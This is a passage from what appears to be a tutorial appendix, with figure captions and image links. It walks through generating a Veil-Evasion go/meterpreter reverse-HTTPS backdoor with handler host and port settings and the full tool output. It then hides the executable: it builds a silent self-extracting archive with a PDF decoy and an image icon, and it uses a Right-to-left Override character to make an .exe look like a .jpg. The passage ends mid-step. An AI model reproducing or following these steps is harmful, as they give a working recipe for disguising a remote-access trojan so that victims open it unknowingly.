```

Figure 14: Setting LHOST and LPORT

Step 6: use generate command and give a name to the backdoor application.

```
[go/meterpreter/rev_https>>]: set PROCESSORS 1
[go/meterpreter/rev_https>>]: set SLEEP 6
[go/meterpreter/rev_https>>]: options

Payload: go/meterpreter/rev_https selected

 Required Options:

Name                    Value           Description
----                    -----           -----------
BADMACS                 FALSE           Check for VM based MAC addresses
CLICKTRACK              X               Require X number of clicks before execution
COMPILE_TO_EXE          Y               Compile to an executable
CURSORCHECK             FALSE           Check for mouse movements
DISKSIZE                X               Check for a minimum number of gigs for hard disk
HOSTNAME                X               Optional: Required system hostname
INJECT_METHOD           Virtual         Virtual or Heap
LHOST                   10.0.2.15       IP of the Metasploit handler
LPORT                   8080            Port of the Metasploit handler
MINPROCS                X               Minimum number of running processes
PROCCHECK               FALSE           Check for active VM processes
PROCESSORS              1               Optional: Minimum number of processors
RAMCHECK                FALSE           Check for at least 3 gigs of RAM
SLEEP                   6               Optional: Sleep "Y" seconds, check if accelerated
USERNAME                X               Optional: The required user account
USERPROMPT              FALSE           Prompt user prior to injection
UTCCHECK                FALSE           Check if system uses UTC time

 Available Commands:

        back            Go back to Veil-Evasion
        exit            Completely exit Veil
        generate        Generate the payload
        options         Show the shellcode's options
```

Figure 15: Setting PROCESSORS and SLEEP

```
[go/meterpreter/rev_https>>]: generate
=================================================================
                          Veil-Evasion
=================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=================================================================

 [>] Please enter the base name for output files (default is payload): rev_https_8080
runtime/internal/sys
runtime/internal/atomic
runtime
errors
internal/race
sync/atomic
unicode
sync
io
unicode/utf8
container/list
bytes
hash
math
crypto/subtle
crypto/cipher
internal/syscall/windows/sysdll
unicode/utf16
syscall
strconv
crypto
crypto/aes
reflect
internal/syscall/windows
internal/syscall/windows/registry
time
os
math/rand
strings
encoding/binary
fmt
crypto/des
crypto/sha512
crypto/hmac
crypto/md5
crypto/rc4
math/big
crypto/sha1
crypto/sha256
encoding/hex
encoding/base64
```

Figure 16: Generating the backdoor

Step 7: Backdoor successfully created.



Figure 17: Backdoor file location

6.2 Appendix 2: Hiding Backdoor Application

Step 8: Downloading an image file.

Figure 18: Image file

Step 9: Convert image file to icon file



Figure 19: ICO file converter



Figure 20: Browsing Image file



Figure 21: Downloading icon file

Step 10: Convert the image file to pdf



Figure 22: PDF converter



Figure 23: Selecting JPG to PDF



Figure 24: Browsing image file



Figure 25: Downloading PDF file

Step 11: Select Backdoor application and pdf file and click on add to archive.



Figure 26: Selecting backdoor and pdf files

Step 12: Check Create SFX archive



Figure 27: Checking Create SFX archive

Step 13: Navigate to Advanced



Figure 28: Navigating to Advanced

Step 14: Navigate to Setup and add the previous file names in run after extraction box.



Figure 29: Navigating to Setup and add the previous file names in run after extraction box

Step 15: Navigate to Modes and add select Hide all in Silent mode box



Figure 30: Navigating to Modes and add selecting Hide all in Silent mode box

Step 16: Navigate to Update and Select Extract and update files and Overwrite all files in Update mode and Overwrite mode respectively.



Figure 31: Navigating to Update and Selecting Extract and update files and Overwrite all files in Update mode and Overwrite mode respectively.

Step 17: Navigate to Text and icon and brows for the image file.



Figure 32: Navigating to Text and icon and browsing the image file.

Step 18: The backdoor within the pdf file is created

Figure 33: The file is created

Step 19: Copy the name of the file



Figure 34: : Coping the name of the file

Step 20: Write the opposite of jpg before.exe

```
1 forest.exe
2
3
4 forestgpj.exe
```

Figure 35: Writing the opposite of jpg before .exe

Step 21: Copy Right-to-left Override



Figure 36: Copied Right-to-left Override

Step 22: Paste before gpj.exe



Figure 37: Pasting before gpj.exe

Figure 38: After Pasting before gpj.exe

Step 23: Copy the new name



Figure 39: Copy the new name

Step 24: Past the new name in forest.exe file

